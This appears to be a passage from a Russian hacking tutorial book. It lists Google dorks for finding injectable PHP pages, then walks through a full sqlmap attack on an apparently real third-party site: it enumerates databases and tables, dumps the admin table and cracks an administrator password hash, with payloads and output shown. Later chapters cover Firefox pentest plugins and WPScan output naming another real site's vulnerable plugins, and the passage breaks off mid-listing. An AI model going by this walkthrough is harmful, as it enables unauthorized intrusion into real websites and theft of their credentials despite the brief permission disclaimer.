inurl:view_product.php?id=	inurl:pages.php?id=	inurl:preview.php?id=
inurl:newsone.php?id=	inurl:announce.php?id=	inurl:loadpsb.php?id=
inurl:sw_comment.php?id=	inurl:clanek.php4?id=	inurl:pages.php?id=
inurl:news.php?id=	inurl:participant.php?id=	
inurl:avd_start.php?avd=	inurl:download.php?id=	
inurl:event.php?id=	inurl:main.php?id=	
inurl:product-item.php?id=	inurl:review.php?id=	
inurl:sql.php?id=	inurl:chappies.php?id=	
inurl:material.php?id=	inurl:read.php?id=	
inurl:clanek.php4?id=	inurl:prod_detail.php?id=	
inurl:announce.php?id=	inurl:viewphoto.php?id=	
inurl:chappies.php?id=	inurl:article.php?id=	
inurl:read.php?id=	inurl:person.php?id=	

inurl:viewapp.php?id=	inurl:productinfo.php?id=	
inurl:viewphoto.php?id=	inurl:showimg.php?id=	
inurl:rub.php?idr=	inurl:view.php?id=	
inurl:galeri_info.php?l=	inurl:website.php?id=	

Шаг 1.б: Начальная проверка для подтверждения, уязвим ли веб-сайт к SQLMAP SQL-инъекции

Для каждой строки, которые приведены выше, вы найдёте сотни поисковых результатов. Как узнать, которые из них действительно уязвимы к SQLMAP SQL-инъекции. Есть множество способов и я уверен, что люди будут спорить, какой из них лучший, но для меня следующий является самым простым и наиболее убедительным.

Допустим вы ищите, используя эту строку **inurl:rubrika.php?idr=**, и один из веб-сайтов в результатах поиска вроде этого:

```
http://www.sqldummywebsite.name/rubrika.php?id=28
```


Просто добавьте одиночную кавычку ' в конец URL. (Просто для уверенности " — это двойная кавычка, а ' — это одиночная кавычка).

Следовательно сейчас адрес будет примерно таким:

```
http://www.sqldummywebsite.name/rubrika.php?id=28'
```

Если страница вернёт SQL ошибку, значит страница уязвима для SQLMAP SQL-инъекции. Если она загружается или перенаправляет вас на другую страницу, переходите к следующей странице в результатах поиска Гугл.

Посмотрите на скриншот ниже.



Примеры ошибок SQLi от различных баз данных и языков

Microsoft SQL Server

1|	Server Error in '/' Application. Unclosed quotation mark before the character string 'attack;'
2|	Description: An unhanded exception occurred during the execution of the current web request. Please review the stack trace for more information about the error where it originated in the code.
3|	Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark before the character string 'attack;'.

MySQL ошибки

1|	Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in /var/www/myawesomestore.com/buystuff.php on line 12
2|	Error: You have an error in your SQL syntax: check the manual that corresponds to your MySQL server version for the right syntax to use near "' at line 12

Oracle ошибки

1|	java.sql.SQLException: ORA-00933: SQL command not properly ended at oracle.jdbc.dbaaccess.DBError.throwSqlException(DBError.java:180) at oracle.jdbc.ttc7.TTIoer.processError(TTIoer.java:208)
2|	Error: SQLExceptionjava.sql.SQLException: ORA-01756: quoted string not properly terminated

PostgreSQL Errors

1|	Query failed: ERROR: unterminated quoted string at or near "'""

Шаг 2: Строим список баз данных СУБД используя SQLMAP SQL-инъекцию

Как вы могли увидеть по вышеприведённому скриншоту, я нашёл уязвимый веб-сайт к SQLMAP SQL-инъекции. Сейчас мне нужно построить список всех баз данных уязвимой СУБД (это ещё называется перечислением баз данных СУБД). Так как я использую SQLMAP, то она также скажет мне, какая переменная является уязвимой.

Запустим следующую команду в отношении вашего уязвимого веб-сайта:

1|	sqlmap -u http://www.sqldummywebsite.name/rubrika.php?id=31 --dbs

Здесь:

sqlmap = Имя бинарного файла программы sqlmap

-u = Целевой адрес (например. "http://www.sqldummywebsite.name/rubrika.php?id=31")

—dbs = Перечислить базы данных СУБД

Скриншот ниже:

```
root@kali-mial:~# sqlmap -u www.laminat.name/rubrika.php?id=31 --dbs

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
 liability and are not responsible for any misuse or damage caused by this program

[*] starting at 18:46:58

[18:46:58] [INFO] resuming back-end DBMS 'mysql'
[18:46:59] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=24' AND 3045=3045 AND 'CyQz'='CyQz

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=24' AND SLEEP(5) AND 'cVDE'='cVDE
---
[18:47:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Gentoo
web application technology: Nginx, PHP 5.3.29
back-end DBMS: MySQL 5.0.11
[18:47:01] [INFO] fetching database names
[18:47:01] [INFO] fetching number of databases
[18:47:01] [INFO] resumed: 2
[18:47:01] [INFO] resumed: information_schema
[18:47:01] [INFO] resumed: laminat
available databases [2]:
[*] information_schema
[*] laminat

[18:47:01] [INFO] fetched data logged to text files under '/usr/share/sqlmap/output/www.laminat.name'

[*] shutting down at 18:47:01

root@kali-mial:~#
```

Эта команда раскрыла совсем немного интересной информации:

1|	web server operating system: Linux Gentoo
2|	web application technology: Nginx, PHP 5.3.29
3|	back-end DBMS: MySQL 5.0.11
4|	[18:47:01] [INFO] resumed: information_schema
5|	[18:47:01] [INFO] resumed: laminat

Итак, сейчас у нас есть всего лишь одна база данных, в которую стоит заглянуть, information_schema — это стандартная база данных для почти каждой СУБД MYSQL. Следовательно, направим свой интерес на базу данных **laminat**.

Шаг 3. Построение списка таблиц целевой базы данных, используя SQLMAP SQL-инъекцию

Нам нужно знать как много таблицы имеются в СУБД этого веб-сайта и какие у них имена. Чтобы найти эту информацию выполните следующую команду:

1|	sqlmap -u www.sqldummywebsite.name/rubrika.php?id=31 -D laminat --tables

Славненько, эта база данных имеет 18 таблиц:

1|	[18:52:25] [INFO] fetching tables for database: 'laminat'
2|	[18:52:25] [INFO] fetching number of tables for database 'laminat'
3|	[18:52:25] [INFO] resumed: 18
4|	[18:52:25] [INFO] resumed: admin
5|	[18:52:25] [INFO] resumed: browser
6|	[18:52:25] [INFO] resumed: diskuse
7|	[18:52:25] [INFO] resumed: diskuse_obor
8|	[18:52:25] [INFO] resumed: diskuse_tema
9|	[18:52:25] [INFO] resumed: historie
10|	[18:52:25] [INFO] resumed: mag_admvolby
11|	[18:52:25] [INFO] resumed: mag_anketa
12|	[18:52:25] [INFO] resumed: mag_autori
13|	[18:52:25] [INFO] resuming partial value: mag_cla
14|	[18:52:25] [WARNING] running in a single-thread mode. Please consider 15| usage of option '--threads' for faster data retrieval
15|	[18:52:25] [INFO] retrieved: ori
16|	[18:54:23] [INFO] retrieved: mag_claori...

```
root@kali-mial:~# sqlmap -u www.laminat.name/rubrika.php?id=31 -D laminat --tables

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's res
 liability and are not responsible for any misuse or damage caused by this program

[*] starting at 18:52:23

[18:52:23] [INFO] resuming back-end DBMS 'mysql'
[18:52:23] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=24' AND 3045=3045 AND 'CyQz'='CyQz

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=24' AND SLEEP(5) AND 'cVDE'='cVDE
---
[18:52:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Gentoo
web application technology: Nginx, PHP 5.3.29
back-end DBMS: MySQL 5.0.11
[18:52:25] [INFO] fetching tables for database: 'laminat'
[18:52:25] [INFO] fetching number of tables for database 'laminat'
[18:52:25] [INFO] resumed: 18
[18:52:25] [INFO] resumed: admin
[18:52:25] [INFO] resumed: browser
[18:52:25] [INFO] resumed: diskuse
[18:52:25] [INFO] resumed: diskuse_obor
[18:52:25] [INFO] resumed: diskuse_tema
[18:52:25] [INFO] resumed: historie
[18:52:25] [INFO] resumed: mag_admvolby
[18:52:25] [INFO] resumed: mag_anketa
[18:52:25] [INFO] resumed: mag_autori
[18:52:25] [INFO] resuming partial value: mag_cla
[18:52:25] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[18:52:25] [INFO] retrieved: ori
[18:54:23] [INFO] retrieved: mag_claori
```

Ну и конечно мы хотим проверить, что находится внутри admin, используя SQLMAP SQL-инъекцию, поскольку, возможно, именно она содержит имя пользователя и пароль.

Шаг 4: Построение списка столбцов целевой таблицы выбранной базы данных используя SQLMAP SQL-инъекцию

Сейчас нам нужно построить список столбцов целевой таблицы admin базы данных нашего веб-сайта, используя SQLMAP SQL-инъекцию. SQLMAP SQL-инъекция делает это действительно простым, запустите следующую команду:

```
sqlmap -u www.sqldummywebsite.name/rubrika.php?id=31 -D laminat -T admin --columns
```

```
[19:57:42] [INFO] fetching columns for table 'admin' in database  'laminat'
[19:57:42] [INFO] resumed: 5
[19:57:42] [INFO] resumed: id
[19:57:42] [INFO] resumed: int(2)
[19:57:42] [INFO] resumed: login
[19:57:42] [INFO] resumed: v
[19:57:42] [INFO] resumed: heslo
[19:57:42] [INFO] resumed: varchar(32)
[19:57:42] [INFO] resumed: jmeno
[19:57:42] [INFO] resumed: varchar(20)
[19:57:42] [INFO] resumed: stupen
[19:57:42] [INFO] resumed: int(1)
Database: laminat
Table: admin
[5 columns]
+--------+--------------------+
| Column | Type |
+--------+--------------------+
| heslo | varchar(32) |
| id | int(2) |
| jmeno | varchar(20) |
| login | v |
| stupen | int(1) |
+--------+--------------------+
```

```
[19:57:40] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=24' AND 3045=3045 AND 'CyQz'='CyQz

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=24' AND SLEEP(5) AND 'cVDE'='cVDE
---
[19:57:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Gentoo
web application technology: Nginx, PHP 5.3.29
back-end DBMS: MySQL 5.0.11
[19:57:42] [INFO] fetching columns for table 'admin' in database 'laminat'
[19:57:42] [INFO] resumed: 5
[19:57:42] [INFO] resumed: id
[19:57:42] [INFO] resumed: int(2)
[19:57:42] [INFO] resumed: login
[19:57:42] [INFO] resumed: v
[19:57:42] [INFO] resumed: heslo
[19:57:42] [INFO] resumed: varchar(32)
[19:57:42] [INFO] resumed: jmeno
[19:57:42] [INFO] resumed: varchar(20)
[19:57:42] [INFO] resumed: stupen
[19:57:42] [INFO] resumed: int(1)
Database: laminat
Table: admin
[5 columns]
+--------+-------------+
| Column | Type        |
+--------+-------------+
| heslo  | varchar(32) |
| id     | int(2)      |
| jmeno  | varchar(20) |
| login  | v           |
| stupen | int(1)      |
+--------+-------------+

[19:57:42] [INFO] fetched data logged to text files under '/usr/share/sqlmap/output/www.laminat.name'

[*] shutting down at 19:57:42

root@kali-mial:~# 
```

АГА! Это точно то, что мы ищем. Если вы не поняли причин моей радости, то небольшой урок лингвистики:

«heslo» — на чешском означает «пароль»

«stupen» — на чешском означает «степень»

А «login» означает на чешском «логин».

Т.е. в этой таблице есть имя пользователя и пароль.

Шаг 5: С помощью SQLMAP SQL-инъекции построим список пользователей из целевого столбца выбранной базы данных

SQLMAP SQL-инъекция делает это простым! Просто снова выполните команду:

```
sqlmap -u www.sqldummywebsite.name/rubrika.php?id=31 -D laminat -T admin --dump
```

```
[20:00:28] [INFO] fetching columns for table 'admin' in database 'laminat'
[20:00:28] [INFO] resumed: 5
[20:00:28] [INFO] resumed: id
[20:00:28] [INFO] resumed: login
[20:00:28] [INFO] resumed: heslo
[20:00:28] [INFO] resumed: jmeno
[20:00:28] [INFO] resumed: stupen
[20:00:28] [INFO] fetching entries for table 'admin' in database 'laminat'
[20:00:28] [INFO] fetching number of entries for table 'admin' in database 'laminat'
[20:00:28] [INFO] resumed: 2
[20:00:28] [INFO] resumed: 493ccdcab464cff215467d4c62a7f142
[20:00:28] [INFO] resumed: 1
[20:00:28] [INFO] resumed: M?la
[20:00:28] [INFO] resumed: fucek
[20:00:28] [INFO] resumed: 1
[20:00:28] [INFO] resumed: d41d8cd98f00b204e9800998ecf8427e
[20:00:28] [INFO] resumed: 4
[20:00:28] [INFO] resumed: Administr?tor
[20:00:28] [INFO] resumed: admin
[20:00:28] [INFO] resumed: 1
[20:00:28] [INFO] analyzing table dump for possible password hashes
[20:00:28] [INFO] recognized possible password hashes in column 'heslo'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[20:00:41] [INFO] using hash method 'md5_generic_passwd'
[20:00:41] [INFO] resuming password 'nuvolari' for hash '493ccdcab464cff215467d4c62a7f142'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[20:00:45] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[20:00:49] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[20:01:05] [INFO] postprocessing table dump
Database: laminat
Table: admin
[2 entries]
+----+---------------+-------------------------------------------+-------+--------+
| id | jmeno         | heslo                                     | login | stupen |
+----+---------------+-------------------------------------------+-------+--------+
| 1  | M?la          | 493ccdcab464cff215467d4c62a7f142 (nuvolari) | fucek | 1      |
| 4  | Administr?tor | d41d8cd98f00b204e9800998ecf8427e          | admin | 1      |
+----+---------------+-------------------------------------------+-------+--------+

[20:01:05] [INFO] table 'laminat.admin' dumped to CSV file '/usr/share/sqlmap/output/www.laminat.name/dump/laminat/admin.csv'
[20:01:05] [INFO] fetched data logged to text files under '/usr/share/sqlmap/output/www.laminat.name'
```

Это командой мы получим полный дамп таблицы. Но если, например, таблица большая, и эксплуатируется слепая инъекция, то, для экономии времени можно модифицировать команду:

1|	sqlmap -u www.sqldummywebsite.name/rubrika.php?id=31 -D laminat -T admin -C login --dump

Мы получим список пользователей.

Почти закончили, теперь нам нужны пароли к этим пользователям. Следующим шагом мы их получим.

Шаг 6: С помощью SQLMAP SQL-инъекции извлекаем пароли из целевого столбца таблицы выбранной базы данных

Думаю, вы уже поняли какая команда будет следующей. Что ж, приступим:

1|	sqlmap -u www.sqldummywebsite.name/rubrika.php?id=31 -D laminat -T admin -C heslo --dump

ТАДА!! У нас есть пароль.

Но постойте, этот пароль выглядит забавно. Это не может быть чьим-то паролем. Кто-то, кто оставил подобную уязвимость в своём веб-сайте просто не может иметь пароль вроде этого.

Именно так и есть. Это хэш пароля. Это означает, что пароль зашифрован и сейчас нам нужно расшифровать его.

На самом деле, по-большому счёту, программа sqlmap сама всё сделает за нас.

Найдя пароли, она спросит, *do you want to store hashes to a temporary file for eventual further processing with other tools*, т. е. хотим ли мы сохранить хэши во временный файл, чтобы в дальнейшем обрабатывать их. Это на ваше усмотрение.

Теперь программа говорит *do you want to crack them via a dictionary-based attack?*, что означает, хотите ли вы использовать атаку, основанную на словаре. Это сэкономит уйму времени, поэтому если вы просто учитесь, пробуете, то соглашаемся.

Нам снова даются три опции:

[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter) (словарь по умолчанию — просто нажмите Enter)

[2] custom dictionary file (файл пользовательского словаря)

[3] file with list of dictionary files (файл со списком пользовательских словарей)

Просто нажмите Enter.

На и, наконец, программа спрашивает *do you want to use common password suffixes? (slow!)*. Это означает, хотим ли мы использовать обычные префиксы. Я отвечаю нет, поскольку это очень долгая процедура. А конкретно этот сайт мне интересен только как пример урока. Узнаю я от него пароль или нет — мне всё равно. Я не готов тратить много времени на эту процедуру:

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[20:00:41] [INFO] using hash method 'md5_generic_passwd'
[20:00:41] [INFO] resuming password 'nuvolari' for hash '493ccdcab464cff215467d4c62a7f142'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[20:00:45] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[20:00:49] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[20:01:05] [INFO] postprocessing table dump
Database: laminat
Table: admin
[2 entries]
+----+--------------+--------------------------------------------------+-------+--------+
| id | jmeno | heslo | login | stupen |
+----+--------------+--------------------------------------------------+-------+--------+
```

20|	| 1 | M?la | 493ccdcab464cff215467d4c62a7f142 (nuvolari) | fucek | 1 |
21|	| 4 | Administr?tor | d41d8cd98f00b204e9800998ecf8427e | admin | 1 |
22|	+----+---------------+---+-------+--------+

Не смотря на выбор «быстрых» опций, пароль расшифрован!

В этот раз всё получилось быстро и непринуждённо. Иногда бывает ещё проще — пароль не зашифрован. Иногда пароль не удаётся расшифровать быстрым способом. На этот случай у меня есть одна хитрость — я копирую хэш пароля и… ищу в Гугле. Примерно в половине случаев мне везёт — находятся тематические сайты, базы данных, в которых собраны расшифрованные хэши.

Давайте представим ситуацию, когда быстро пароль не подобрался, когда поиск по Гуглу и сайтам с радужными таблицами (https://ru.wikipedia.org/wiki/Радужная_таблица) не увенчался успехом, и это «не учебная тревога», т. е. вас интересует конкретный сайт и для вас важно знать для него пароль, то можно попытаться воспользоваться специальным программным обеспечением.

К расшифровке паролей я ещё вернусть, это будет большая статья, охватывающая взлом MD5, phpBB, MySQL и SHA1 паролей с помощью Hashcat на Kali. Не пропустите её.

Заключение

Есть много других способов проникнуть в базу данных или получить пользовательскую информацию. Вам следует использовать эти техники только на веб-сайтах, которые дали вам на этой разрешение.

Пока писал статью, какой-то чудак «хакнул» это несчастный сайт — ничего не удалил, просто дефейснул его. Друзья, давайте учиться, пробовать, думать, изучать программы, искать обходные пути, нестандартные решения, постигать глубины сетевых технологий, заглядывать туда, куда другие не могут, но давайте не будем заниматься мелкими пакостями!

Глава 36. Хакерские плагины для Firefox

Подобная подборка для Google Chrome в статье "Хакерские плагины для Chrome".

Подборка плагинов для тестировщиков на проникновение подсмотренная в Dojo. Знакомство с будущими целями нередко начинается в браузере. Глядя на сайт в окне браузера можно предположить используемый движок, можно попробовать повставлять кавычки и т. д.

Кроме этого, браузер может стать полноценным инструментом пентестера, не только помочь в просмотре сайта, но и выполнить разведку или даже успешную атаку на сайт.

Ниже перечислены плагины, которые придуться очень кстати для веб-местеров, тестеров на проникновение, а также всех, кто интересуется вопросами безопасности веб-приложений.

Все плагины я искал прямо в браузере (Дополнение → Получить расширения). Но с некоторыми возникли проблемы: 2 плагина не были найдены по ключевым словам (у меня бета-версия Firefox), хотя они и присутствуют в официальном репозитории

плагинов Firefox — их можно скачать со страницы плагина, ссылка на которую дана. При этом такие плагины имеют статус «подписаны». Один же плагин отсутствует в официальном рипозитории, поэтому его необходимо ставить с сайта разработчика.

0. Включение панели меню в Firefox

Вот вы сейчас, наверное, будете надомной смеяться, а я действительно потратил много времени, чтобы найти, куда я поустанавливал эти все расширения и как их запустить/отобразить (я пользователь Chrome ещё с того времени, когда он был в бета-версии и когда о нём никто не знал почти).

Нам нужно включить панель меню. Для этого нужно навести курсор на верхнюю строчку Firefox, нажать правую кнопку и выбрать «Панель меню». Наши установленные плагины будут появляться в пункте меню «Инструменты».

1. Cookies Manager+

Cookies Manager позволяет просматривать, редактировать и создавать кукиз, а также редактировать множество кукиз за раз и делать их резервные копии/восстанавливать. Это расширение изначально основывается на устаревшем (и, возможно, покинутом) Add N Edit Cookies v0.2.1.3 от goodwill.

Новое в этой ветке по сравнению с оригинальной Add N Edit Cookies:

- полная замена встроенного просмотрщика куки (опционально)
- возможность изменения домена, пути и имени куки
- возможность редактировать множество кукиз за раз
- возможность сохранять новое куки или заменить оригинальное куки когда изменён домен, путь или имя
- опция для автоматического мониторинга изменения кукиз и обновления информации в окне
- опция для фильтрации авто применения во время набора текста
- настройка какого рода информации из куки вы хотите видеть, изменение порядка, показать/спрятать поля и колонки
- экспорт информации куки в буфер обмена или в файл с использованием настраиваемых шаблонов
- резервное копирование/восстановление всех или только отобранных кукиз.
- возможность вручную изменять дату истечения напрямую в поля "expire", больше не нужно выбирать "new date"
- окно "Add cookie" автоматически заполняет поля домен и путь, основываясь на выбранной куки (если такая есть)
- а также с десяток других изменений

2. Firebug

Официальное описание на русском:

Firebug интегрируется в Firefox для того, чтобы принести изобилие средств разработки на кончики Ваших пальцев, в то время как Вы путешествуете по сети. Вы можете

редактировать, выполнять отладку и просматривать CSS, HTML и JavaScript в режиме реального времени на любой странице в сети…

3. MM3-ProxySwitch

Переключение между прямым интернет соединением и несколькими настройками прокси.

C Proxy Switch вы можете переключаться между прямым соединением в Интернет и другими прокси настройками в один клик.

После установки нажмите правой кнопкой мыши на панель инструментов или навигационную панель — как она там теперь называется, нажмите «Редактировать» и перетащите символ MM3 на панель инструментов.

4. Selenium IDE

Selenium IDE — это интегрированная среда разработчика для скриптов Selenium. Она реализована как расширение Firefox и позволяет вам записывать, редактировать и отлаживать тесты. Selenium IDE включает целое Selenium Core, позволяющее легко и быстро записывать и воспроизводить тесты в текущем окружении, котором они и будут запускаться.

Selenium IDE — это не только инструмент записи, это настоящая IDE. Вы можете выбрать использовать её для функций записи, а можете редактировать вручную ваши собственные скрипты. С функциями автодополнения и удобной навигацией по командам, Selenium IDE — это идеальное окружение для создания тестов Selenium, не важно какого рода тесты вы предпочитаете.

Для установки перейдите на страницу http://docs.seleniumhq.org/download/, найдите там секцию Selenium IDE (это непросто!), скачайте расширение для Firefox и установите его.

Также установите расширения:

- Selenium IDE Button
- Selenium IDE — SelBlocks
- Selenium IDE: PHP Formatters

5. SQL Inject Me

Это расширение есть в официальном репозитории, но оно не ищется из браузера. Адрес расширения: https://addons.mozilla.org/en-us/firefox/addon/sql-inject-me/. Установите его с этой страницы.

Это расширение для тестирования на уязвимость SQL-инжект.

Инструмент работает отправляя ваши формы с подставленными значениями формы, которые позволяют выполнить атаку SQL-инжект.

Инструмент отправляет строки (последовательности символов) через поля формы, а затем следит за ответом сервера в поиска сообщений об ошибках от базы данных, инструмент сам разбирает HTML страницы.

6. Tamper Data

Просмотр и модификация заголовков HTTP/HTTPS. Используйте Tamper Data для просмотра и модификации заголовков HTTP/HTTPS и параметров post.

7. User Agent Switcher

Добавляет пункт в меню и кнопку в тулбар для переключения пользовательского агента браузера. На выбор представлены самые популярные браузеры, либо можно вручную прописать характеристики пользовательского агента.

8. Web Developer

Добавляет меню и тулбар с различными инструментами веб-разработчика.

9. XSS Me

Также не сумел найти в браузере. Официальная страничка: https://addons.mozilla.org/en-us/firefox/addon/xss-me

Межсайтовый скриптинг (XSS) — это распространённая уязвимость в сегодняшних веб-приложениях. Уязвимость XSS может стать причиной серьёзного ущерба веб-приложению. Выявление уязвимостей XSS на ранних этапах процесса разработки поможет защитить веб-приложения он наличия ненужных недостатков.

XSS-Me НЕ выявляет уже подложенные XSS атаки. Инструмент работает следующим образом: отправляет через ваши HTML подстановки в поля формы, которые представляют XSS атаки. Если в результате HTML страница выполняет определённый JavaScript код (устанавливается величина document.vulnerable=true), тогда инструмент помечает эту страницу как уязвимую к данной строке XSS.

10. HackBar

Ещё одно расширение, но которое я подсмотрел не в Dojo, а в каком-то видео.

Этот тулбар помогает вам найти и провести тест на SQL-инжекты. Этот турбар поможет вам протестировать SQL-инъекции, XSS дыры и безопасность сайта.

Преимущества:

- Даже самые сложные адреса (url) будут читаться
- Фокус будет держаться на текстовой области, поэтому после выполнения url (Ctrl+Enter) вы можете просто перейти к печатанию / тестированию.
- url в текстовой области не подвержено редиректам.
- Можно использовать как блокнот
- Полезный инструмент для декодирования на лету uu/url и прочего.
- Все функции работают на выделенном в данный момент тексте.
- Хеширование MD5/SHA1/SHA256
- Быстрые сочетания клавишь MySQL/MS SQL Server/Oracle
- Полезные функции XSS
- Ну и многое другое — пробуйте сами.

Быстрые сочетания клавишь:

- Загрузить url (Alt + A)
- Разделить url (Alt + S)
- Выполнить (Alt + X, Ctrl + Enter)

- INT -1 (Alt —)
- INT +1 (Alt +)
- HEX -1 (Ctrl Alt —)
- HEX +1 (Ctrl + Alt +)
- MD5 Hash (Alt + M)
- MySQL CHAR() (Alt + Y)
- MS SQL Server CHAR() (Alt + Q)

Глава 37. Сканируем на уязвимости WordPress: WPScanner и Plecost

Прежде всего, пару предварительных замечаний. На WebWare.biz публикуется довольно много информации об уязвимостях, разного рода сканерах этих уязвимостей, хакерских программах и т. д. Мы, авторы WebWare.biz, искренне надеемся, что вы используете эти знание во благо: для укрепления защиты сайтов и серверов, для выявления потенциальных проблем и их устранения. В любом случае, мы стараемся уравновесить общую тематику сайта: в обилии публикуются инструкции по правильной настройке и защите серверов, по защите веб-приложений.

Так и эта статья — информация из неё может быть использована как во благо (для выявления уязвимостей и устранения их, так и во зло). Очень надеемся, что вы находитесь именно на светлой стороне.

Работа этих программ рассмотрена в Kali Linux, поэтому, возможно, вас заинтересует статья по установке Kali Linux (как в настоящий компьютер, так и в виртуальный).

WordPress завоевал заслуженную популярность. Каждый день запускается огромное количество новых сайтов на этом движке. Быстрее самого WordPress распространяются только дыры в скриптах, поскольку эти дыры могут быть не только в коде движка, но и в любом из огромного количества его плагинов и даже в темах (!). Именно уязвимости в плагинах WordPress мы и будем искать в этой статье.

WordPress Security Scanner

Это очень мощный сканер WordPress. Главные его достоинства:

- показывает полный список плагинов и среди них выделяет уязвимые;
- может проводить сканирование на наличие уязвимых тем;
- актуальная база;
- анализирует файл robots.txt;
- показывает информацию о версии WordPress, о текущей теме, об ответах сервера и пр.

Прежде всего, обновим базы. Это делается так (наберите в консоли):

```
wpscan --update
```

Опишу ключи (они все интересные), а затем перейдём к конкретным примерам.

Ключи WordPress Security Scanner

—update : обновляет базы.

—url или -u <целевой url> : URL адрес/домен сайта на WordPress для сканирования.

—force или -f : принуждает WPScan не проверять, работает ли удалённый сайт на WordPress (проще говоря, даже если целевой сайт не на WordPress, сканирование всё равно продолжается).

—enumerate или -e [опция(опции)] : Перечень (после этого ключа можно использовать следующие опции).

опции :

u : имена пользователей id от 1 до 10

u[10-20] : имена пользователей id от 10 до 20 (вы должны вписать в [] целые цифры)

p : плагины

vp : сканирование только на плагины, про которые известно, что они уязвимые

ap : все плагины (может занять много времени)

tt : timthumbs

t : темы

vt : сканирование только на темы, про которые известно, что они уязвимые

at : все темы (может занять много времени).

Можно использовать по несколько ключей, например «-e p,vt» осуществит сканирование плагинов и уязвимых тем. Если ключи не заданы, то по умолчанию используется следующий набор "vt,tt,u,vp".

Это неполный список ключей, там ещё много интересных, но редко применяемых ключей. Своё знакомство вы можете продолжить набрав команду:

```
wpscan -h
```

Пример запуска сканирования:

```
wpscan -u webware.biz -e p,vt
```

Т.е. сначала набираем слово wpscan, затем через пробел ключ -u и через пробел адрес веб-сайта. Затем через пробел ключ -e и вписываем через запятую нужные опции (уже без тире).

Я в качестве примера вызова сканирования привёл свой сайт, но покажу результаты сканирования для других сайтов (там намного интереснее).

Например здесь, не только найдена старая версия WordPress, но и целый зоопарк старых плагинов, среди которых есть и уязвимые:

```
[+] We found 5 plugins:

[+] Name: all-in-one-seo-pack - v1.6.13.8
 |  Location: http://seventeenzero.ru/wp-content/plugins/all-in-one-seo-pack/

[!] Title: All in One SEO Pack <= 2.1.5 - aioseop_functions.php new_meta Parameter XSS
    Reference: https://wpvulndb.com/vulnerabilities/6888
    Reference: http://blog.sucuri.net/2014/05/vulnerability-found-in-the-all-in-one-seo-pack-wordpress-plugin.html
    Reference: http://osvdb.org/107640
[i] Fixed in: 2.1.6

[!] Title: All in One SEO Pack <= 2.1.5 - Unspecified Privilege Escalation
    Reference: https://wpvulndb.com/vulnerabilities/6889
    Reference: http://blog.sucuri.net/2014/05/vulnerability-found-in-the-all-in-one-seo-pack-wordpress-plugin.html
    Reference: http://osvdb.org/107641
[i] Fixed in: 2.1.6

[!] Title: All in One SEO Pack <= 2.0.3 - XSS Vulnerability
